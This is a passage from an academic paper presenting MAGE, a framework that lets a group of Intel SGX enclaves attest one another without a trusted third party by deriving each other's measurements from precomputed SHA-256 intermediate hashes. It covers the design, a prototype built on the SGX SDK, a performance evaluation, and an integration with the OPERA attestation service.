$$\mathcal{F}(I_{common}, i) = ID(I_i), \forall i = 1,\ldots,N \quad (1)$$

3.3 Workflow of MAGE

We now describe the workflow of MAGE, a framework enabling mutual attestation for a group of enclaves without TTPs, given a mechanism for mutual identity derivation ($\mathcal{G}$, $\mathcal{C}$, $\mathcal{F}$).

1. Develop a system including a group of enclaves that need to interact or collaborate, particularly the specific parts of these enclaves;
2. During compilation, derive the common part from the specific parts of these enclaves and build the final content of each enclave;
3. During runtime, enclaves derive the identities from the common part to be used in establishing mutual trust.

For the first step, a group of trusted enclaves that need to establish mutual trust are developed, especially when sensitive data needs to be transferred from one enclave to another. These enclaves could be developed by one or multiple developers. The algorithms about how the transferred secrets will be processed are up to the enclave developers, thus out of scope of this paper. The protocols for establishing secure channels include remote attestation [12, 25]. MAGE will provide application programming interfaces (APIs) that implement the identity derivation function $\mathcal{F}$ to be included in the attestation flows within the enclaves. The missing components are the common part of the enclaves in the group to be used by the identity derivation function to derive identities of other enclaves.

Then, during compilation, a tool provided by MAGE, that implements the corresponding common part generation function $\mathcal{G}$ and the content builder function $\mathcal{C}$ will be leveraged to extract the common part from the specific parts of these enclaves and build the final contents of these enclaves from the generated common part and the specific parts. Then, each enclave is ready to be released. Since this step requires all specific parts for generating the common part, MAGE does not scale well for a system with enclaves developed by different parties.

Lastly, during runtime, whenever the identity of a particular enclave in the group is needed, the identity derivation API will be called to derive the identity from the common part.

As most part of the workflow could be fulfilled using existing SDKs and protocols, the missing and most critical component is the mechanism for mutual identity derivation, *i.e.*, the common part generation function $\mathcal{G}$, the content builder function $\mathcal{C}$ and the identity derivation function $\mathcal{F}$. Since these three functions are also included in the TCB of the resulting system, their implementations should be thoroughly examined.

4 MAGE Design for Measurement-based Identities

In this section, we first describe the measurement-based identity which is widely used in existing TEE designs, *e.g.*, Intel SGX, AMD SEV, Keystone and Penglai, *etc*. We then introduce a design of MAGE that fits such TEEs. Finally, we take Intel SGX as an example to provide an instantiation of MAGE.

4.1 Measurement-based Identity

In existing TEE designs, the enclave measurement is usually used to identify enclaves. Generally, the enclave measurement is the cryptographic hash of the contents of an enclave, including initial code and data. Hence, the enclave user could verify the identity of an enclave by comparing only its measurement with an expected value.

A cryptographic hash function $\mathcal{H}$ is a mathematical algorithm that maps or transfers data of arbitrary size, usually called a *message* M, into a bit array of fixed size, called a *message digest* or a *hash value* $h = \mathcal{H}(M)$. It is a one-way function such that with a hash value, it is practically infeasible to compute the original message. And it is deterministic such that the same message always results in the same hash value.

To compute a hash value, an arbitrary-length message M is firstly broken into fixed-length blocks $M^1, \ldots, M^L$ (the last block should be length padded) and processed one by one sequentially. A fixed-length *internal state* (or *intermediate hash*) is updated after each block is processed. Particularly, an update function $\mathcal{H}_{\text{upd}} : (state, data) \longrightarrow state$ takes as input an internal state and a data block and outputs an updated internal state. After updating the last block, a finalization function $\mathcal{H}_{\text{fin}} : (state, data) \longrightarrow hash$ takes as input the latest internal state and a data block containing the length of the message and outputs the resulting hash value. Loosely speaking, the computation can be represented as follows:

$$\begin{aligned}\mathcal{H}(M) &= \mathcal{H}(M^1||\ldots||M^L)\\ &= \mathcal{H}_{\text{fin}}(\mathcal{H}_{\text{upd}}(\mathcal{H}_{\text{upd}}(\ldots\mathcal{H}_{\text{upd}}(\text{IV}, M^1),\ldots), M^L), |M|)\end{aligned}$$

where IV represents the initial value of the internal state.

For simplicity, we abuse the notation of $\mathcal{H}_{\text{upd}}$ to consume multiple blocks by recursively applying the original $\mathcal{H}_{\text{upd}}$ as follows:

$$\begin{aligned}&\mathcal{H}_{\text{upd}}(state, B^1||\ldots||B^K)\\ =&\mathcal{H}_{\text{upd}}(\mathcal{H}_{\text{upd}}(\ldots\mathcal{H}_{\text{upd}}(state, B^1),\ldots), B^K)\end{aligned}$$

With such a deterministic and sequential computation process, the hash value of the concatenation of two (length-padded) messages X and Y, denoted as $X||Y$, can be calculated as follows:

$$\mathcal{H}(X||Y) = \mathcal{H}_{\text{fin}}(\mathcal{H}_{\text{upd}}(\mathcal{H}_{\text{upd}}(\text{IV}, X), Y), |X| + |Y|)$$

4.2 Mutual Identity Derivation Mechanism for Measurement-based Identity

Now we introduce a mutual identity derivation mechanism for measurement-based identity. Consider an enclave $\texttt{Encl}_\texttt{i}$ with content I_i who uses its measurement $\mathcal{H}(I_i)$ as its identity. Recall that the hash value calculation is deterministic and sequential. That is, when I_i is split into two length-padded segments I_i^a, I_i^b, we have

$$\mathcal{H}(I_i) = \mathcal{H}(I_i^a||I_i^b) = \mathcal{H}_{\text{fin}}(\mathcal{H}_{\text{upd}}(\mathcal{H}_{\text{upd}}(\text{IV}, I_i^a), I_i^b), |I_i^a| + |I_i^b|)$$

Hence, hard-coding the fixed-length $\mathcal{H}_{\text{upd}}(\text{IV}, I_i^a)$ (which we call a *pre-measurement* of $\texttt{Encl}_\texttt{i}$), the length of I_i^a, and the arbitrary-length I_i^b into the initial data of another enclave, say $\texttt{Encl}_\texttt{j}$, is sufficient for $\texttt{Encl}_\texttt{j}$ to compute the measurement of $\texttt{Encl}_\texttt{i}$. Particularly, when I_i^b is empty, it resembles the case of hard-coding the measurement of $\texttt{Encl}_\texttt{i}$ directly while when I_i^a is empty, it becomes hard-coding the entire content of $\texttt{Encl}_\texttt{i}$ into $\texttt{Encl}_\texttt{j}$.

Since $\mathcal{H}_{\text{upd}}(\text{IV}, I_i^a)$ is fixed-length and is computed before the measuring process reaches I_i^b, if the value of $\mathcal{H}_{\text{upd}}(\text{IV}, I_i^a)$ and the length of I_i^a are included in I_i^b, any enclave with I_i^b only is able to derive the measurement of $\texttt{Encl}_\texttt{i}$ by first retrieving the value of $\mathcal{H}_{\text{upd}}(\text{IV}, I_i^a)$ and the length of I_i^a from I_i^b and then continuing the computation of the hash value with I_i^b. This intuition leads to our design of mutual identity derivation mechanism with measurement-based identity. The idea is to derive the internal states of these enclaves' specific parts and combine them to form the common part. Specifically, we have

- A common part generation $\mathcal{G}$ that calculates the internal states of the specific parts of these N enclaves along with the sizes of the specific parts to form an array as the common part:

  $$\begin{aligned}I_{\text{common}} =&\mathcal{G}(I'_1, \ldots, I'_N)\\ =&[(\mathcal{H}_{\text{upd}}(\text{IV}, I'_1), |I'_1|), \ldots, (\mathcal{H}_{\text{upd}}(\text{IV}, I'_N), |I'_N|)]\end{aligned}$$

  where the i-th entry of the common part is a tuple of $I^i_{\text{common}} = (\mathcal{H}_{\text{upd}}(\text{IV}, I'_i), |I'_i|)$ and $I^i_{\text{common}}[j], j = 1,2$ denotes the first or the second element of the tuple.
- A content builder function $\mathcal{C}$ that produces the final content by concatenating the specific part and the common part:

  $$I_i = \mathcal{C}(I'_i, I_{\text{common}}) = I'_i||I_{\text{common}}$$

- An identity derivation function $\mathcal{F}$ that generates the identity of $\texttt{Encl}_\texttt{i}$ by retrieving the i-th entry from the common part and completing the hash value calculation:

  $$\begin{aligned}&\mathcal{F}(I_{\text{common}}, i)\\ =&\mathcal{H}_{\text{fin}}(\mathcal{H}_{\text{upd}}(I^i_{\text{common}}[1], I_{\text{common}}), I^i_{\text{common}}[2] + |I_{\text{common}}|)\\ =&\mathcal{H}_{\text{fin}}(\mathcal{H}_{\text{upd}}(\mathcal{H}_{\text{upd}}(\text{IV}, I'_i), I_{\text{common}}), |I'_i| + |I_{\text{common}}|)\\ =&\mathcal{H}(I'_i||I_{\text{common}}) = \mathcal{H}(I_i) = ID(I_i), \forall i = 1, \ldots, N\end{aligned}$$

4.3 MAGE for Intel SGX

We now use Intel SGX as an example to describe how to instantiate MAGE with actual TEEs. Intel Software Guard Extensions (SGX) is a new hardware feature introduced on recent Intel processors. To implement secure enclaves, Intel SGX reserves a specified range of DRAM, called *Processor Reserved Memory* (PRM), which will deny accesses from any software (including the operating system) other than the enclave itself. The enclave's code, data, and related data structures are stored in a subset of PRM, called *Enclave Page Cache* (EPC), which is further split into 4 KB EPC pages.

4.3.1 SGX Enclave Measurements

In the current Intel SGX design, enclave measurements are calculated using SHA-256 [2]. SHA-256 is a Secure Hash Algorithm (SHA) that is used for generating 256-bit digests of messages. The generated digests are used to protect the integrity of the messages. SHA-256 has three algorithms:

- *Initialization algorithm* initializes 8 32-bit words, as the initial value of the intermediate hash, before calculating the digest.
- *Update algorithm* takes a 512-bit block as input at a time and updates the intermediate hash using pre-defined compression functions.
- *Finalization algorithm* updates the intermediate hash with the last 512-bit block which contains the number of all bits that have been updated to the intermediate hash and produces the final 256-bit digest by concatenating the resulting 8 32-bit words.

The calculation of enclave measurement is performed along with the creation of the enclave, as shown in Fig. 2. Specifically,

1. When creating an enclave, the SGX instruction ECREATE will be called to create the first EPC page, called *SGX Enclave Control Structure* (SECS) page, which maintains the metadata of the enclave to be created, such as the base address, the size of enclave memory required, and the 256-bit enclave's measurement, *i.e.*, MRENCLAVE. The instruction ECREATE initializes the MRENCLAVE field using SHA-256 Initialization algorithm and updates its value using SHA-256 Update algorithm, which takes as input a 512-bit block including the enclave's metadata.
2. Then, via the SGX instruction EADD, two types of EPC pages will be added: (1) *Thread Control Structure* (TCS) pages that store information needed for logical processors to execute the enclave code; and (2) *Regular* (REG) pages that store the enclave code and data. When adding an EPC page, a 64-byte data structure, called *Security Information* (SECINFO), is also needed for the EADD instruction to specify the properties of the added EPC page, such as page type (a TCS page or a REG page), and access permissions (whether the page can be read, written and/or executed).



Figure 2: Enclave measurement calculation flow.

When EADD is called each time to create a TCS or REG page, it firstly updates MRENCLAVE with a 512-bit block including only the metadata of the page to be added, *e.g.*, its offset and access permissions. The content of the page is measured by the SGX instruction EEXTEND which measures 256 bytes at one time. For each 256 bytes of an EPC page, EEXTEND performs the SHA-256 Update algorithm 5 times. The first iteration measures a 512-bit block containing the metadata of the 256 bytes of data including its offset, and each of the following 4 iterations measures 64 bytes of the content. To measure a 4 KB EPC page, 16 EEXTEND operations are needed.

3. After all enclave pages are loaded, the SGX instruction EINIT will be invoked to finalize the creation of the enclave. EINIT finalizes the measurement using SHA-256 Finalization algorithm which updates MRENCLAVE the last time with a 512-bit block containing the total count of bits that have been updated into MRENCLAVE. This count is initialized by ECREATE and updated through ECREATE, EADD and EEXTEND. The enclave code could be run then.

4.3.2 Mutual Identity Derivation for Intel SGX

Now we describe a mutual identity derivation mechanism for Intel SGX. We will start with the case of two enclaves and then generalize to cases of multiple enclaves.

Generating and instrumenting the common part during development. The common part that is required for deriving the other enclave's measurement needs to be extracted (via



Figure 3: The flow of generating the common part and building the final content for mutual identity derivation.

Table 1: MAINFO: information needed for mutual identity (measurement) derivation.

Component	Description
PREMR	The intermediate hash before MARS;
COUNT	The number of bytes updated to PREMR;
OFFSET	The offset of MARS;
SECINFO	The security information of MARS;

the common part generation function) and hardcoded into the enclave's initial data (via the content builder function). It should be done during the enclave development phase. The whole flow is shown in Fig. 3. Basically, the development of $\texttt{Encl}_1$ and $\texttt{Encl}_2$ could follow the following steps:

- Each of these two enclaves reserves a data segment (called *mutual attestation reserved segment*, denoted as MARS) of the same size (*e.g.*, 4 KB, the size of one EPC page) for the common part I_{common} in their own enclave memory, which will be loaded last during the enclave creation. Further, this data segment should be aligned to the page boundaries, so that it will not overlap with other enclave pages during measurement calculation. The SHA-256 intermediate hash of all pages before this reserved region, *i.e.*, the pre-measurement (denoted as PREMR), will be calculated.
- For each enclave, the information needed for deriving its own measurement, called *Mutual Attestation Information* (MAINFO) as depicted in Table 1, is collected. Particular, MAINFO contains four fields: (1) the pre-measurement $\texttt{PREMR}_i$ of $\texttt{Encl}_i$, (2) the number of bytes updated to $\texttt{PREMR}_i$, (3) the offset of the reserved data segment $\texttt{MARS}_i$, and (4) the security information of $\texttt{MARS}_i$. The former two are used to reconstruct the state of measurement calculation before updating the reserved data segment $\texttt{MARS}_i$, and the latter two are needed for updating the $\texttt{MARS}_i$ into the hash value as described in Sec. 4.3.1. Particularly, SECINFO field can be dropped if a constant SECINFO is adopted, *e.g.*, by assuming MARS contains only read-only data pages. While fixing the offset of MARS could also save the memory space for the OFFSET field, it will add extra workload for enclave developers to adjust the enclave memory layouts, which might not be preferred.
- The collected MAINFOs of both enclaves are organized to form the common part to be instrumented into the MARS of these enclaves so that each enclave knows the MAINFO of the other enclave (from its own MARS) and the content of the other enclave's MARS (same as its own MARS).

Deriving measurements during runtime. As described in Sec. 4.3.1, the calculation of the enclave measurement depends on the order the enclave pages are created. Even with exactly the same enclave code and data, when loaded in different orders, different measurements will be generated. Hence, during enclave creation, EPC pages of $\texttt{Encl}_1$ and $\texttt{Encl}_2$ have to be in a particular order that can be simulated during runtime to derive their measurements, as shown in Fig. 3. Particularly, all enclave pages except MARSs need to be created in the same order that generates the pre-measurement PREMR. The MARS is created and loaded last. The enclave is initialized afterward. We will describe how to adjust the order the enclave pages are created in Sec. 5 when needed, and also discuss an alternative design when the loading order cannot be altered in Sec. 7. Now we assume the enclave is loaded exactly in the same order as how the PREMR is computed.

After one enclave, *e.g.*, $\texttt{Encl}_1$, is created, it could derive the measurement of the other enclave ($\texttt{Encl}_2$) according to the identity derivation function as follows:

- From $\texttt{Encl}_1$'s reserved data segment $\texttt{MARS}_1$, $\texttt{Encl}_1$ retrieves $\texttt{Encl}_2$'s pre-measurement $\texttt{PREMR}_2$, the number of bytes updated $\texttt{PREMR}_2$, the offset of $\texttt{Encl}_2$'s reserved data segment $\texttt{MARS}_2$, and the SECINFO of $\texttt{MARS}_2$.
- $\texttt{Encl}_1$ simulates $\texttt{Encl}_2$'s process of loading the reserved data segment $\texttt{MARS}_2$, whose content is the same as $\texttt{MARS}_1$ which $\texttt{Encl}_1$ could access directly. $\texttt{Encl}_1$ then updates the number of bytes contributing to the resulting SHA-256 intermediate hash and performs the finalization operation to obtain the measurement of $\texttt{Encl}_2$.

For verification, recall how $\texttt{Encl}_2$'s measurement is actually generated by the SGX implementation: The SHA-256 intermediate hash is updated as $\texttt{Encl}_2$'s pages are created one by one; When it comes to $\texttt{MARS}_2$ which will be loaded last, the SHA-256 intermediate hash is $\texttt{PREMR}_2$, assuming the correct loading order; The SHA-256 intermediate hash keeps being updated when loading $\texttt{MARS}_2$ and gets finalized afterward.

Algorithm 1: Identity Derivation Function

Input: *idx*
Output: *mrenclave*
if *idx* $\geq$ *total number of* `MAINFO` *entries in* `MARS` **then**
    return NULL;
[`PREMR`, `COUNT`, `OFFSET`, `SECINFO`] $\leftarrow$ *idx*-th `MAINFO` in `MARS`;
sha_handle $\leftarrow$ sgx_sha256_init();
replace related fields of *sha_handle* with `PREMR` and `COUNT`;
for *page in* `MARS` **do**
    sgx_sha256_update(*sha_handle*, "EADD"$\|$`OFFSET`$\|$`SECINFO`);
    for *every* 2048*-bit data in page* **do**
        sgx_sha256_update(*sha_handle*, "EEXTEND"$\|$`OFFSET`);
        sgx_sha256_update(*sha_handle*,*data*[511:0]);
        sgx_sha256_update(*sha_handle*,*data*[1023:512]);
        sgx_sha256_update(*sha_handle*,*data*[1535:1024]);
        sgx_sha256_update(*sha_handle*,*data*[2047:1536]);
    `OFFSET` = `OFFSET` + 256;
mrenclave $\leftarrow$ sgx_sha256_get_hash(*sha_handle*);
return *mrenclave*;

Hence, what $\texttt{Encl}_1$ derives is exactly the measurement of $\texttt{Encl}_2$. Similarly, $\texttt{Encl}_2$ could also derive $\texttt{Encl}_1$'s measurement.

Supporting multiple enclaves. Now we describe how to extend the method presented above to a group of (more than two) enclaves, $\texttt{Encl}_1$, $\texttt{Encl}_2$,..., $\texttt{Encl}_N$. `MAINFO`s of all enclave are extracted and organized to generate the common part, *i.e.*, `MARS`, to be instrumented into these enclaves. And the creation of each enclave needs to follow the pre-defined order for calculating the corresponding `PREMR`. After one enclave is created, it could derive the measurement of any enclave by fetching the corresponding `MAINFO` from its own `MARS` and simulating the measuring process with the content of its own `MARS`. The identity derivation function is shown in Algorithm 1. It takes as input the index *idx* of the enclave measurement to be derived, and outputs the derived enclave measurement. The function retrieves the *idx*-th `MAINFO` to create an SHA-256 handle, updates it with the content of `MARS` following the process described in Sec. 4.3.1. `sgx_sha256_init()`, `sgx_sha256_update()` and `sgx_sha256_get_hash()` are the implementations of the initialization, update and finalization algorithms inside the enclave.

5 Implementation and Evaluation

In this section, we describe our prototype implementation of MAGE and evaluate its runtime performance overhead and memory overhead.

5.1 Implementation

MAGE is implemented by extending the Intel SGX SDK (version 2.6.100.51363) [16]. Specifically, it consists of three components: (1) An SDK library that reserves a data segment for `MARS` and provides APIs to support derivation of measurements from `MAINFO`s located in `MARS`; (2) A modified enclave loader that loads `MARS`s last when creating enclaves; (3) A modified signing tool that extracts `MAINFO` from an enclave and fills the `MARS` of an enclave with a list of extracted `MAINFO`s.

MAGE library. `libsgx_mage` is implemented to facilitate enclave developers to use MAGE. When included in an enclave, it reserves a read-only data section, named `.sgx_mage`, to be used as `MARS`. The range of the `.sgx_mage` section is aligned to page boundaries, *i.e.*, 4KB. So its size is a multiple of the page size, *i.e.*, 4KB. Besides reserving the `.sgx_mage` section, `libsgx_mage` provides two APIs:

- `sgx_mage_size()` examines the `.sgx_mage` section and returns the total number of `MAINFO`s in it.
- `sgx_mage_gen_measurement()` takes as input an index of the enclave whose measurement is requested and outputs the resulting measurement. Particularly, it retrieves from the `.sgx_mage` section the corresponding `MAINFO` specified by the index and calculates the final measurement following Algorithm 1.

Modified enclave loader. The original enclave loader in Intel SGX SDK loads enclave code and data pages first and then the TCS pages. Hence, the `.sgx_mage` section, as a data segment, will not be loaded last by default. To address this, we modified the enclave loader to load the enclave pages in two stages:

- First, the modified enclave loader follows the original loading process except that when an `.sgx_mage` section is encountered, it skips the `.sgx_mage` section. Here the `libsgx_mage` APIs are located in code pages and loaded along with the original enclave code pages.
- Second, when all other pages, including enclave code and data pages and the TCS pages, are loaded, the modified enclave loader checks whether there is an `.sgx_mage` section, and loads pages in the `.sgx_mage` section if found.

Particularly, if no `.sgx_mage` section is present, the modified enclave loader will load the enclave in the same order as the unmodified enclave loader, producing the same measurement. When there exists an `.sgx_mage` section, the modified and unmodified enclave loaders will produce different measurements due to different loading orders, as the unmodified enclave loaders will load `.sgx_mage` section ear-



Figure 4: Workflow of enclave development using MAGE.

lier than the modified one. Since our implementation of `sgx_mage_gen_measurement()` produces the measurement in the same order as the modified enclave loader, platforms running the enclaves developed with MAGE need to use the modified enclave loader. If using a modified loader is undesired, we discuss an alternative design in Sec. 7.

Modified signing tool. The original signing tool is provided by Intel SGX SDK for enclave developers to sign enclaves so that they can be accepted by the Intel-signed Launch Enclave and thus be launched successfully. The signing tool simulates the loading process of the enclave to calculate the measurement before signing it. We modified the signing tool to provide the following two functionalities:

- Deriving `MAINFO`s: given an enclave developed with MAGE, the modified signing tool could simulate the first stage of the modified enclave loader, which loads all pages except for the `.sgx_mage` section, to generate `MAINFO`, which includes the SHA-256 intermediate hash, *i.e.*, the `PREMR`, the number of bytes updated to `PREMR`, and the offset of the `.sgx_mage` section. The SECINFO is not included as our prototype implementation adopts a constant value of SECINFO with access permissions set to be read-only.
- Filling the `.sgx_mage` section: given an enclave developed with MAGE and a list of `MAINFO`s derived from a group of trusted enclaves, the modified signing tool could fill the `.sgx_mage` section with the list of `MAINFO`s. The measurement of the instrumented enclave will be recalculated and signed afterward.

As shown in Fig. 4, the workflow of enclave development using MAGE can be depicted as follows: ❶ each enclave is developed with the `libsgx_mage` library, and its `MAINFO` is derived using the modified signing tool. ❷ if these enclaves are from different developers, the enclave developers share their enclaves with one another, so that they could validate the trustworthiness of the enclaves from other developers, and then use the modified signing tool to derive the `MAINFO`s of them. ❸ with the same list of `MAINFO`s, the modified signing tool can be leveraged to fill the `.sgx_mage` section of each enclave, and sign the resulting enclave before release.

5.2 Evaluation

Now we describe the evaluation of our prototype implementation of MAGE. Results are measured on a Lenovo Thinkpad X1 Carbon (4-th Gen) laptop with an Intel Core i5-6200U processor and 8GB memory.

Since the results are highly related to the size of the `.sgx_mage` section, so we evaluate the metrics with regards to different sizes of the `.sgx_mage` section.

The number of `MAINFO`s supported. We first calculate the number of `MAINFO`s that can be stored in an `.sgx_mage` section with L bytes (L is a multiple of the page size, *i.e.*, 4KB). The content of an `.sgx_mage` section is organized as a structure as follows: the first 8 bytes hold the total number of `MAINFO`s and the rest is used to store the content of these `MAINFO`s. Each `MAINFO` takes 48 bytes (32-byte `PREMR`, 8-byte `COUNT`, and 8-byte `OFFSET`). `SECINFO` is not included as we use a constant SECINFO in our prototype implementation. Hence, $\lfloor \frac{L-8}{48} \rfloor$ `MAINFO`s can be supported. For example, an `.sgx_mage` section of one page size could support up to 85 `MAINFO`s. On the other hand, to support N `MAINFO`s, a total of $\lceil \frac{48N+8}{4096} \rceil$ pages are needed. For example, supporting $N = 10,000$ `MAINFO`s requires an `.sgx_mage` section of 118 pages (472 KB).

Efficiency of measurement derivation. We then measure the time needed for deriving one measurement. From the measurement derivation function described in Algorithm 1, we can see that the time needed for the derivation is independent of the size of the original content of the enclave and the actual number of `MAINFO`s in the `.sgx_mage` section. This is because the content is updated into a single `MAINFO` where the derivation process starts from and all bytes in the `.sgx_mage` section need to be updated into the final measurement.

So we evaluated the efficiency of measurement derivation using a dummy enclave with only one enclave function that calls `sgx_mage_gen_measurement()` to derive one measurement from its `.sgx_mage` section. Also, only one `MAINFO` from itself is generated and inserted into its `.sgx_mage` section. As expected, we verified that the derived measurement is the same as its own measurement. We measured the time (averaged from 10000 iterations) needed to run one invocation of `sgx_mage_gen_measurement()` when the number of pages in the `.sgx_mage` section ranges from 1 to 10000. When the `.sgx_mage` section has a size of a single page, the time for deriving one measurement is around $2.17e{-}5$ seconds or 21.7μs. When the `.sgx_mage` section has a size of 10000 pages, the time for deriving one measurement is around 0.212 seconds. The time needed for deriving one measurement increases almost linearly with regards to the number of pages

in the `.sgx_mage` section because the main operations are updating the intermediate hash value with the content of the `.sgx_mage` section.

Memory overhead. The memory overhead introduced by MAGE includes two components: (1) extra data pages for `MARS`; (2) extra code pages related to the measurement derivation. The first part is straightforward, which is the size of the `.sgx_mage` section. To calculate the second part, we created another enclave similar to the dummy enclave we just developed, except that the MAGE-related code and data are removed. We calculated the differences in memory sizes between these two enclaves. Subtracting the first component from the total extra memory, we got the size of the second component, which is around 58 KB. Since `libsgx_mage` leverages the SHA-256 implementations provided in the Intel SGX SDK, the second component could be smaller if the original enclave already includes them. Hence, the total memory overhead with a `.sgx_mage` section of n pages is $58+4n$ KB.

6 Case Study: OPERA with MAGE

We now give an example of integrating MAGE into an open-sourced SGX application, OPERA. We will first describe the design of OPERA and then introduce the integration of MAGE into OPERA.

6.1 OPERA: Open Platform for Enclave Remote Attestation

OPERA introduces an attestation service to provide better privacy guarantees to enclaves [6]. The proposed attestation service is based on the same scheme adopted by Intel, *i.e.*, Enhanced Privacy ID (EPID). EPID is a digital signature algorithm that could protect the anonymity of SGX platforms [17]. To facilitate EPID based remote attestation, Intel introduces two services, *i.e.*, Intel Provisioning Service (IPS) and Intel Attestation Service (IAS), and provides SGX platforms with two privileged enclaves, Intel-signed Provisioning Enclave (PvE) and Quoting Enclave (QE). Particularly, IPS and the PvE run an EPID provisioning protocol to provision an EPID private member key (attestation key) to an SGX platform. The EPID private member key could only be accessed by the PvE and the QE. Otherwise, any malicious enclave that could access the EPID private member key will be able to forge valid signatures to deceive the remote entity. Hence, to get a signature signed by the EPID private member key, the attester enclave needs to firstly attest itself to the QE via local attestation. After the QE verifies the attester's report, it will generate a data structure, called *quote*, which contains the attester's measurement and attestation data that are copied from the report, and sign the quote using the EPID private member key. The attestation enclave could then use the signed quote to attest itself to the remote entity. In the current design, the signed quote is encrypted by the QE, so that the remote entity has to forward the encrypted signed quote to IAS for verification, raising sensitive users' concerns about the enclave's privacy.

OPERA is proposed to address such privacy concerns. It has two types of enclaves: issuing enclaves (`IssueE`) that are responsible to provision EPID private keys to the other type of enclaves called attestation enclaves (`AttestE`). `AttestE`s then use the provisioned EPID private keys to provide attestation services to local enclaves. One important property of OPERA is its *openness*, *i.e.*, the implementation is completely open so that its code (and hence behaviors) can be publicly verified and thus is trustworthy, while its developer can be untrusted. This property enables OPERA to achieve better security without introducing extra trusted parties. As such, mutual attestation without TTPs is desired in OPERA.

However, due to the lack of a mutual attestation mechanism without TTPs between `IssueE` and `AttestE`, the authors of OPERA provided an alternative design that transfers part of the attestation workload to the user of the system. Particularly, only `IssueE` verifies the identity of `AttestE` before provisioning EPID private keys. `AttestE` has no means to verify whether the provisioned EPID private keys are from a trusted enclave or not. The TCB of the OPERA includes partial code on the user side that verifies whether `AttestE` obtained the EPID private keys from a trusted `IssueE` or not. While the authors proved the secrecy property of the protocol using ProVerif (an automatic cryptographic protocol verifier), they did not discuss other potential threats due to the lack of mutual attestation. For example, the adversary could provision the `AttestE` with an EPID private key controlled by the adversary and launch co-location attacks on the user of OPERA by monitoring the error message (*e.g.*, "EPID private key is from an untrusted server enclave") of the attestation results. Hence, designing a mutual attestation mechanism for OPERA could reduce the attack surface and make it more self-contained.

6.2 OPERA-MAGE

We integrated OPERA with MAGE, resulting in OPERA-MAGE. The integration includes two parts:

- Add identity verification logic to `AttestE`: In the existing OPERA design, only `IssueE` verifies the identity of `AttestE` before provisioning an EPID key while `AttestE` is not able to verify the identity of `IssueE`. We modified `AttestE` to include the verification logic so that both `IssueE` and `AttestE` could mutually attest each other before the EPID provisioning process.
- Include MAGE in both `IssueE` and `AttestE`: We included the MAGE library in both `IssueE` and `AttestE` and used the modified signing tool to extract the common part, finalized `IssueE` and `AttestE`, and signed them.

We run OPERA-MAGE on an SGX platform with the modified enclave loader installed and the resulting `IssueE` and `AttestE` could successfully attest each other and provide the claimed attestation service to other local enclaves. We have already open-sourced OPERA-MAGE on Github (https://github.com/donnod/opera-mage).

7 Discussion

In this section, we discuss possible extensions of MAGE, its limitations, and alternative designs.

7.1 Extending MAGE with Untrusted Storage

The basic design of MAGE enables the derivation of identities from information completely inside the enclave memory. Next, we discuss how MAGE can be extended with untrusted storage outside the enclaves (*e.g.*, unencrypted memory, hard drives, *etc*.).

Supporting unmodified enclave loaders. In our implementation with Intel SGX, we modified the enclave loader to rearrange the order of enclave pages to be loaded in a way such that the common part is loaded after all other content. When such enclave loader modification is undesired, we present a potential solution to support MAGE without the need of modifying enclave loaders.

Consider the specific part of an enclave I_i' is split into two parts (I_i^{pre}, I_i^{post}) where I_i^{pre} is the part loaded before I_{common}, and I_i^{post} is the part loaded after I_{common}. The measurement can be calculated as

$$\begin{aligned}&\mathcal{H}(I_i^{pre}||I_{\text{common}}||I_i^{post})\\ =&\mathcal{H}_{\text{fin}}(\mathcal{H}_{\text{upd}}(\mathcal{H}_{\text{upd}}(\text{IV}, I_i^{pre}), I_{\text{common}}||I_i^{post}),\\ &\qquad |I_i^{pre}|+|I_{\text{common}}|+|I_i^{post}|)\end{aligned}$$

We can still insert the intermediate hash of all pages before I_{common}, *i.e.*, $\mathcal{H}_{\text{upd}}(\text{IV}, I_i^{pre})$ and the length of I_i^{pre} into I_{common}. As for I_i^{post}, storing all its content within I_{common} might introduce too much memory overhead. When untrusted storage is available to hold the content of I_i^{post}, the enclave could access it during runtime to derive the measurements. The integrity of I_i^{post} could be examined by storing its hash value within I_{common}. The common part generation function can be defined as

$$\begin{aligned}I_{\text{common}} =&\mathcal{G}((I_1^{pre}, I_1^{post}), \ldots, (I_N^{pre}, I_N^{post}))\\ =&[(\mathcal{H}_{\text{upd}}(\text{IV}, I_1^{pre}), |I_1^{pre}|, \mathcal{H}(I_1^{post})),\\ &\qquad\vdots\\ &(\mathcal{H}_{\text{upd}}(\text{IV}, I_N^{pre}), |I_N^{pre}|, \mathcal{H}(I_N^{post}))]\end{aligned}$$

During runtime, the enclave requests the host program to provide the content of I_i^{post} for measurement derivation. The hash value $\mathcal{H}(I_i^{post})$ stored in I_{common} will be used to verify the integrity of I_i^{post} and obtain its length $|I_i^{post}|$. Then, the measurement derivation function could start from $\mathcal{H}_{\text{upd}}(\text{IV}, I_i^{pre})$ and update the content of I_{common} and I_i^{post} into the intermediate hash to obtain the final measurement. This design requires extra untrusted storage to store I_i^{post}, which unfortunately may take longer time to derive a measurement when I_i^{post} is large.

Increasing scalability. In our current design, the time cost for identity derivation and memory overhead grows linearly with regards to the size of the common part which reflects the group size of trusted enclaves. To support a larger number of enclaves, when untrusted storage outside the enclave is available, the content of the pre-measurement array can be moved out of the common part and only its hash value is stored within the common part for integrity protection:

$$I_{\text{common}} = \mathcal{H}([(\mathcal{H}_{\text{upd}}(\text{IV}, I_1'), |I_1'|), \ldots, (\mathcal{H}_{\text{upd}}(\text{IV}, I_N'), |I_N'|)])$$

During measurement derivation, the internal state and the size of the corresponding enclave will be retrieved from the untrusted storage and authenticated within the enclave. In this way, the memory overhead becomes constant, as the common part stores only a hash value. The time cost for measurement derivation will also become constant as only a constant size of I_{common} is required to be updated to the measurement.

However, since the pre-measurement array is stored in untrusted storage, the overhead for its retrieval and integrity verification might still have a linear time complexity. To address this, the Merkle tree structure [22] could be adopted to organize the pre-measurement array outside the enclave memory (only the root hash of the Merkle tree is stored within I_{common}) for efficient retrieval and verification, achieving a logarithmic time complexity instead of a linear time complexity.

7.2 Extensions to Other TEEs

